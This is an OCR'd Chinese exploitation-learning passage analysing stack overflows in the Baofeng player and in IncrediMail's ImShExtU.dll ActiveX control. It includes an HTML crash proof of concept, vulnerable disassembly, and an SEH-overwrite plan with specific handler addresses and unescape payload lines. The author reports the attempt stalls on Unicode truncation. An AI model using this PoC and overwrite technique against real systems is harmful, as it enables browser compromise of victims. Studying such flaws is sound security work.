


图6

遗憾的是这里并不是溢出点,我们看一下,数据被读入后的堆栈就知道了,如图7所示。

读入的数据并不能覆盖返回值,也没有覆盖任何的异常处理链,毫无疑问溢出点不是在这里了。虽然溢出点不在这里,但应该不远了,按F8键操作几步后就找到了,如图8所示。

可以看到是strcatw这个函数出了问题,为什么这样说呢?看看这个函数执行后的堆栈就知道了,如图9所示。




图7




图8




图9

看到了吧，异常处理链已经被覆盖了，这就说明了溢出点就是这里了，既然找到溢出点了，就应该考虑如何利用这个漏洞了。既然能覆盖异常处理链，那就优先考虑这种方法吧，依照前人的经验是要把SE句柄覆盖成7FFA1571，NSEH覆盖成9090EB04，后面跟上Shellcode就行了，相应的问题也来了，因为读入的数据在这里会被转换成Unicode，也就是构造的数据会被像图9那样截断成00X X00X X，这个问题我不知道如何解决，只有努力翻书了，但是很抱歉，在书中并没有找到答案(不知是我愚钝，还是看书不认真，确实是没找到)。自己解决不了，书中又找不到，又想知道到底该如何解决，没办法，只能写出来请求各位的指导了，知道如何解决的高手就请帮帮我吧(E-mail：1393822463@qq.com)！

IncrediMail漏洞的分析

在调试暴风影音漏洞的时候，因为遇到了难以解决的问题，而查书又找不到，迫不得已只能放弃了，但想着初次学溢出总不能以失败告终吧！就又去网上看了一下，发现IncrediMail这个软件同样存在着堆栈溢出漏洞，就将高手写的代码下载下来，做进一步的分析，代码如下：

```
<html>
<object classid=clsid:F8984111-38B6-11D5-8725-0050DA2761C4' id='target' ></object>
<script language='vbscript'>
crash=String(25000, "A")
target.DoWebMenuAction crash
</script>
<b><center>IncrediMail ImShExtU.dll ActiveX Memory Corruption</b></center>
</html>
```

从高手给出的代码可以看出，高手只是用“A”去填充，触发存在漏洞的函数，并没有给出利用方法，还可以看到是ImShExtU.dll中的DoWebMenuAction这个函数存在漏洞。这个漏洞调试的时候是要先用OllyDBG载入浏览器，然后用浏览器打开高手编写的网页，调试器会停在异常处，照例网上翻翻就可以定位到溢出点了，定位到的有漏洞的代码如下：

```
029F6109    8917          mov dword ptr ds:[edi],edx
029F610B    83C7 04       add edi,4
029F610E    BA FFFEFE7E   mov edx,7EFEFEFF
```

```
029F6113    8B01        mov eax,dword ptr ds:[ecx]
029F6115    03D0        add edx,eax
029F6117    83F0 FF     xor eax,FFFFFFFF
029F611A    33C2        xor eax,edx
029F611C    8B11        mov edx,dword ptr ds:[ecx]
029F611E    83C1 04     add ecx,4
029F6121    A9 00010181 test eax,81010100
029F6126    ^ 74 E1     je short ImShExtU.029F6109
```

这里的代码在将数据送入堆栈的时候没检查数据的长度，导致超长数据溢出，覆盖SHE链，如图10所示。




图10

我们还是按照老方法将SE句柄覆盖成7FFA1571，NSEH覆盖成9090EB04，后面跟上Shellcode，但在覆盖的时候还是出现了问题，在覆盖的时候我用了以下两句代码：

```
nseh= unescape("%90%90%eb%04")
seh= unescape("%71%15%fa%7f")
```

但在堆栈中，却被截断成如图11所示的样子。

